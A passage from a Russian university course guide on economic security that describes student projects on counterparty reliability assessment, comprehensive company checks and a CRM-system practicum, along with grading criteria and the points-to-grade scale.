- решение, содержащее неправильные решения, в зависимости от их количества оценивается в процентах от максимального балла.

Вид самостоятельной работы: Оценка надежности контрагента
Форма отчетности: Проект.
Задание для практикума представляет собой проект по оценке и ранжированию надежности выбранных контрагентов фирмы.
Рекомендации по выполнению:
При выполнении проекта рекомендуется руководствоваться инструкциями к выполнению и рекомендуемой преподавателем структурой проекта. При анализе рекомендуется самостоятельно обращаться к рекомендуемым сервисам и ПО, к контекстной справке и методикам расчета анализируемых показателей для более глубокого понимания из смысла и значимости в общей оценке уровня надежности контрагента.
Критерии оценивания:
Презентация проекта оценки надежности контрагента содержит результаты анализа и оценки по всем рекомендуемым преподавателям пунктам с использованием основных и дополнительных сервисов, ПО и источников, соблюдена рекомендуемая структура проекта, обоснован рейтинг надежности контрагентов, сформулированы выводы.

Вид самостоятельной работы: Изучение дополнительных материалов. Выполнение группового проекта по комплексной проверке предприятия.
Форма отчетности:
Проект. Презентация.
Рекомендации по выполнению:
Рекомендуется выполнять проект в группах 2-3 человека. Для сбора информации к проекту рекомендуется руководствоваться материалами и ссылками, выдаваемыми преподавателем. Также рекомендуется изучить дополнительные источники анализа различных аспектов экономической безопасности фирмы и проверки репутации физ. лиц. Результат комплексной оценки предприятия рекомендуется оформить в виде презентации.
Критерии оценивания:
Презентация проекта комплексной оценки предприятия содержит результаты анализа по всем рекомендуемым преподавателям пунктам с использованием основных и дополнительных источников анализа различных аспектов экономической безопасности фирмы.

Вид: Практикум в CRM системе.
Краткая характеристика: Практикум представляет собой сквозной кейс по моделированию управления взаимоотношениями с клиентами в CRM-системе.
Критерии оценивания:
- решение, соответствующее всем требованиям практикума, оценивается максимальным количеством баллов;
- решение, содержащее ошибки, в зависимости от их количества оценивается в процентах от максимального балла.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине.

Форма проведения промежуточной аттестации – дифференцированный зачет.

Результаты текущего контроля учитываются при промежуточной аттестации.

Промежуточный контроль освоения дисциплины осуществляется в рамках рейтинговой системы оценок. Оценка студента в рамках рейтинговой системы является

интегрированной оценкой выполнения студентом заданий во время практических занятий, выполнения кейсов и результатов тестирования. Эта оценка характеризует уровень знаний и умений, приобретенных студентом в ходе изучения дисциплины.

Перевод баллов в зачет с оценкой осуществляется по следующей шкале:

от о до 60 баллов – «не зачтено / неудовлетворительно»

от 61 до 75 баллов – «зачтено на удовлетворительно»

от 76 до 90 баллов – «зачтено на хорошо»

от 91 до 100 баллов – «зачтено на отлично»

Студенты, не набравшие 61 балл и студенты, желающие повысить текущий результат, приступают к процедуре промежуточной аттестации.